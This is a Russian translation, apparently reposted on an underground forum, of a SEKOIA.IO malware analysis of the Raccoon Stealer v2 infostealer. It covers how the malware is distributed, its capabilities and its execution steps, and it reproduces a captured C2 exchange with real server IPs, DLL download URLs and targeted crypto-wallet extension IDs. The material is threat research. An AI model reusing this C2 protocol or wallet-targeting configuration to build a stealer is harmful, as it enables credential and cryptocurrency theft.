Статья Raccoon Stealer v2 – Часть 1: Возвращение мертвых

xss.is/threads/69598

Raccoon Stealer был одним из самых популярных похитителей информации в 2021 году, его использовали несколько киберпреступников. Благодаря широким возможностям кражи, возможности настройки вредоносного ПО и простоте использования, Raccoon Stealer был очень популярен среди злоумышленников. В основном вредоносное ПО распространялось с помощью поддельных установщиков или взломанных версий популярных программ.

Ранее продававшийся как вредоносное ПО, как услуга на подпольных форумах с начала 2019 года, его деятельность внезапно прекратилась 25 марта 2022 года. Это резкое отключение якобы было связано с потерей разработчика проекта Raccoon Stealer во время "спецоперации", вероятно, в связи с российским конфликтом на Украине. В то время в профиле raccoonstealer на нескольких форумах говорилось, что они "не прощаются навсегда" и что они уже работают над второй версией.

SEKOIA.IO внимательно следил за действиями, связанными с Raccoon Stealer, поскольку, по оценкам, он точно вернется на рынок похитителей информации.

Мы реконструировали новую версию Raccoon Stealer, и наш подробный анализ доступен во второй части по адресу: https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/. .

Первые признаки жизни

10 июня 2022 года при поиске панелей администрирования стилеров в поисковой системе Shodan аналитики SEKOIA.IO наткнулись на активные серверы, на которых размещена веб-страница с названием "Raccoon Stealer 2.0".

После анализа файлов на сервере мы смогли с большой уверенностью утверждать, что эти серверы принадлежат инфраструктуре Raccoon Stealer. Действительно, несколько технических артефактов позволяют предположить, что эта панель связана с вредоносным ПО:

- HTTP-заголовок: *Raccoon Stealer 2.0;*

- выданный домен в SSL-сертификатах: *raccoonstealer[.]app;*

- несколько ссылок на профиль raccoonstealer в коде Javascript:

контакты:[{title:"Jabber",content:"raccoonstealer[@]exploit[.]im"}, {title:"Telegram",content:"[@]raccoonstealer"}]


Опираясь на эту информацию, мы обнаружили публикации raccoonstealer на подпольном форуме Exploit и их Telegram-канале, подтверждающие, что первый релиз Raccoon Stealer v2 продается в Telegram с 17 мая.

Однако в то время нам не удалось найти образцы вредоносных программ, распространяемых в дикой природе.

Образцы в дикой природе

16 июня 2022 года S2W опубликовал всесторонний анализ новой версии Raccoon Stealer. Основываясь на файле, созданном вредоносным ПО (System Info.txt), они приписали полезные нагрузки, распространяемые в дикой природе, Raccoon Stealer V2. Этот файл содержит информацию о системе жертвы.

Образец, проанализированный S2W, соответствует недавно обнаруженному семейству вредоносных программ, обсуждаемому в Твиттере исследователями кибербезопасности, которое позже @James_inthe_box назвало RecordBreaker (соответствующий твит



James · Jun 8, 2022
@James_inthe_box · **Follow**
Replying to @da_667 @JaromirHorejsi and 5 others
Nice...some additional info:

gist.github.com/silence-is-bes...

James
@James_inthe_box · **Follow**

Got a name yet? I'm itching to call it #recordbreaker :D

12:50 PM · Jun 8, 2022

3 Reply Share this Tweet

Read 3 replies

). Raccoon Stealer v2 и RecordBreaker могут быть двумя разными названиями одного и того же семейства вредоносных программ.

Таким образом, образцы Raccoon Stealer v2 наблюдались в дикой природе с 16 мая 2022 года. Что касается предыдущей версии, злоумышленники в основном распространяют похититель информации, используя поддельные установщики или взломанные версии популярного программного обеспечения. Вот несколько примеров подделки законных установщиков программного обеспечения:

- установщик F-Secure FREEDOME VPN (F-Secure Freedome VPN 2.50.23.0.licensesrv.exe_KaHCr.exe https://www.virustotal.com/gui/file/138b17d8ac8f7a899f6efc896446e1794f20fb0396b774de37679b069c568f44);

- Сетевой установщик R-Studio (R-Studio.v9.0.190312.licencekey.exe_v3G9m.exe https://www.virustotal.com/gui/file/cc51445fa6bce49599b6289aff7f32b99e00c9e1e944494a039725c2999f1c1f);

- Установщик Proton VPN (ProtonVPN.exe https://tria.ge/220618-b1q66agea8).

Пример атрибутов вредоносного ПО

Чтобы подтвердить, что образец, проанализированный S2W, соответствует образцу Raccoon Stealer v2, мы сравнили содержание публикаций raccoonstealer на их Telegram-канале с нашим техническим анализом стилера. https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/

Публикации, рекламирующие Raccoon Stealer v2, продвигаются его разработчиками среди пользователей. Поэтому авторы сосредоточены на пользовательском опыте злоумышленников (производительность, обработка журналов, целостность и т. д.), который можно приукрасить. Однако raccoonstealer поделился техническими особенностями своей вредоносной программы. В следующей таблице мы перечислили эти описания для сравнения с нашими наблюдениями во время анализа.

Описания из телеграммы стиллера	Комментарии SEKOIA.IO
написан на C/C	На основе анализа образцов мы обнаружили вредоносный код, написанный на C/C++ и немного ASM.
Raccoon собирает: пароли, куки и автозаполнение со всех популярных браузеров (включая FireFox x64), данные CC	По умолчанию (специальная настройка не требуется) образцы вредоносных программ собирают данные из баз данных SQL браузеров.

Raccoon собирает системную информацию	Вредоносное ПО сканирует зараженную систему, используя запросы реестра Windows и другие функции WinApi (например, ОЗУ, ЦП, дисплей, установленное программное обеспечение).
почти все существующие десктопные криптовалютные кошельки	Это подтверждается конфигурацией вредоносного ПО, в которое встроено множество расширений для браузера криптовалютных кошельков и десктопных приложений. Конфигурацию можно настроить для сбора данных из других кошельков, просто указав путь и целевой файл.
Встроенный загрузчик файлов	Вредоносная программа реализует собственную функцию прослушивания каталогов для захвата файлов.
Работает как в 32-, так и в 64-битных системах без зависимости от .NET.	Вредоносной программе не нужны никакие зависимости, она загружает 8 DLL после запуска.
Закрытый ключ, адрес шлюза и все остальные строковые значения сильно зашифрованы.	Адрес(а) C2 и строки зашифрованы с использованием (RC4 и Base64), не сильно, возможно, raccoonstealer использовал этот термин для маркетинга? Соответствует ли закрытый ключ ключу RC4, хранящемуся в разделе .rdata?
HTTP для отправки обработчикам и файловым серверам зашифрован.	Мы не наблюдали никакого шифрования эксфильтрованных данных.
Скриншот, информация о системе, каждый профиль браузера отправляется отдельно. Каждый кошелек – отправляется отдельно	**Достаточно разборчивая,** вредоносная программа отправляет данные каждый раз, когда собирает новую: информацию о системе, данные браузеров, данные кошельков (для каждого найденного расширения кошелька/рабочего стола) и скриншот.
Переработан файл-граббер (…) проходящий по всем дискам включая usb с глубиной поиска	Вредоносная программа реализует собственную функцию прослушивания каталогов для захвата файлов.
Вес исполняемого файла Стиллера всего 50 КБ.	Все отдельные наблюдаемые образцы имеют размер 55 КБ или 56 КБ.
Мы также переработали загрузчик. Теперь вы можете выбрать, куда установить файл (Low, Temp, AppData). CMD/DLL/EXE	В вредоносе реализовано два способа выполнения полезной нагрузки, но мы рассмотрели только загружаемую функцию выполнения PE.

Почти все возможности или технические детали, рекламируемые raccoonstealer, соответствуют тем, которые наблюдались в ходе нашего анализа вредоносного ПО. Некоторые свойства вредоносного ПО довольно общие (сбор данных браузера и системной информации, захват снимка экрана, шифрование адреса C2 и строк) среди семейства вредоносных программ для кражи информации, но другие довольно специфичны и подтверждают принадлежность к Raccoon (отправка данных отдельно, встроенный загрузчик файлов, граббер, просматривающий все диски, и специальный загрузчик).

Стоит отметить, что авторы заявляют, что Raccoon Stealer v2 эксфильтрует зашифрованные данные, но мы не наблюдали никакого шифрования или обфускации в коммуникациях C2 во время нашего анализа. Кажется, это единственное, что отличает рекламу стиллер от наших наблюдений. Однако не следует забывать, что их целью является продвижение вредоносного ПО, и для этого они могут злоупотреблять некоторыми выражениями. Действительно, подобные расхождения мы уже видели в публикациях MarsTeam о Mars Stealer на форуме XSS. https://blog.sekoia.io/mars-a-red-hot-information-stealer/

Кроме того, дата появления первых образцов совпадает с датой появления вышеупомянутых серверов "Raccoon Stealer 2.0", а также с датой публикации raccoonstealer в их Telegram-канале (примерно 17 мая 2022 года).

Технический анализ

В Telegram-канале raccoonstealer рекламируется новая версия зловреда с улучшенным программным обеспечением, бэкендом и фронтендом. Разработчики Raccoon Stealer переписали вредоносное ПО и панель администрирования с нуля, сделав упор на производительность и эффективность. В следующей части SEKOIA.IO тщательно проанализировал вредоносное ПО и его коммуникации.

Возможности вредоносных программ

Raccoon Stealer обладает возможностями классического стилера с упором на криптовалютные кошельки. Вредонос также рекламируется как загрузчик и файл-граббер.

Вот обзор его возможностей:

- Таргетинг на популярные браузеры (для кражи паролей, куков, автоформ и кредитных карт);

- Ориентация практически на все десктопные криптовалютные кошельки и расширение для криптовалютных кошельков (MetaMask, TronLink, BinanceChain, Ronin, Exodus, Atomic, JaxxLiberty, Binance, Coinomi, Electrum, Electrum-LTC, ElectronCash и др.);

- Загрузка файлов;

- Загрузка файлов (cmd, dll, exe);

- Захват файлов на всех дисках;

- Захват скриншотов;

- Системеный фингерпринт;

- Список установленных приложений.

Возможности, рекламируемые в Telegram, соответствуют тем, которые были выявлены в ходе нашего анализа.

Углубленный анализ

Raccoon Stealer v2 написан на C/C++ с использованием WinApi. Размер образца составляет около 56 КБ, он работает как на 32-битных, так и на 64-битных системах без каких-либо зависимостей. Вредоносная программа загружает легитимные сторонние библиотеки DLL со своих серверов C2. Конфигурация и строки C2 шифруются с использованием кодировки RC4 и Base64.

SEKOIA.IO провела реверс-инжиниринг вредоносного ПО и вскоре опубликует подробный анализ, чтобы поделиться подробностями.

А пока вот описание пошагового выполнения Raccoon Stealer v2:

1. Динамическая загрузка DLL;

2. динамическое связывание функций WinApi во время выполнения;

3. Деобфускация строк (декодирование base64 и дешифрование RC4);

4. Деобфускация серверов C2;

5. Проверки (мьютекс, привилегии пользователя);

6. Отпечаток хоста (MachineGuid, имя пользователя) и эксфильтрация данных;

7. Получение его конфигурации от его C2;

8. Загрузка, а затем загрузка законных сторонних DLL;

9. Фингерпринт зараженного хоста (ЦП, ОЗУ, версия ОС, информация о дисплее) и отправьте эти данные на C2;

10. Сбор личной информации и ее эксфильтрация (системная информация, браузеры, криптокошельки);

11. Скриншот и его удаление;

12. Удаление файлов, созданных вредоносной программой.

Интересно, что на этапе сбора вредоносное ПО собирает данные и отправляет их прямо в файле через POST-запрос на C2-сервер.Этот шаг повторяется для каждого нового типа данных (системная информация, файлы cookie, снимок экрана и т.д.).

Стоит отметить, что вредоносное ПО практически не использует приемы обхода защиты, такие как антианализ, обфускация или ослабление защиты.

Сетевые коммуникации

Вредоносное ПО сначала отправляет запрос POST на свой сервер C2 с идентификатором машины, именем пользователя и идентификатором конфигурации (что соответствует ключу RC4). Сервер отвечает полной конфигурацией вредоносного ПО, включая, как показано на следующем рисунке:

- Заявки на цель;

- URL-адреса, на которых размещены законные сторонние библиотеки DLL;

- Токен, используемый для извлечения данных (соответствует конечной точке C2);


- Конфигурация граббера файлов и т.д.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 51.195.166.184
Content-Length: 93
Connection: Keep-Alive
Cache-Control: no-cache

machineId=36d1130a-ac2e-44f7-9dc1-e424fbcbe0ee|
user&configId=e659c40e6a0038a59a752ff4d0ceb719HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Thu, 02 Jun 2022 13:37:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4588
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-
content;font-src 'self' https: data:;form-action 'self';frame-ancestors
'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr
'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"11ec-ts+QO/jU1rVHvvPYxGkOZw7qKKs"

libs_nss3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/
vcruntime140.dll
libs_mozglue:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
```

Затем Raccoon Stealer v2 загружает все библиотеки DLL, которые иногда размещаются на другом сервере.



Наконец, он извлекает данные, отправляя запросы POST на свой C2-сервер. URL-адреса, используемые вредоносной программой, создаются с использованием токена, полученного в конфигурации.

В заключение мы ожидаем возрождения Raccoon Stealer v2, поскольку разработчики внедрили версию, адаптированную к потребностям киберпреступников (эффективность, производительность, возможности кражи и т. д.), и масштабировали

свои магистральные серверы для обработки больших нагрузок. Кроме того, в последние годы популярность вредоносных программ возросла.

Мы можем с высокой уверенностью оценить, что в возможных будущих обновлениях будет реализовано больше методов антианализа, чтобы избежать обнаружения антивирусами.

Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://blog.sekoia.io/raccoon-stealer-v2-part-1-the-return-of-the-dead/
Last edited: Jul 3, 2022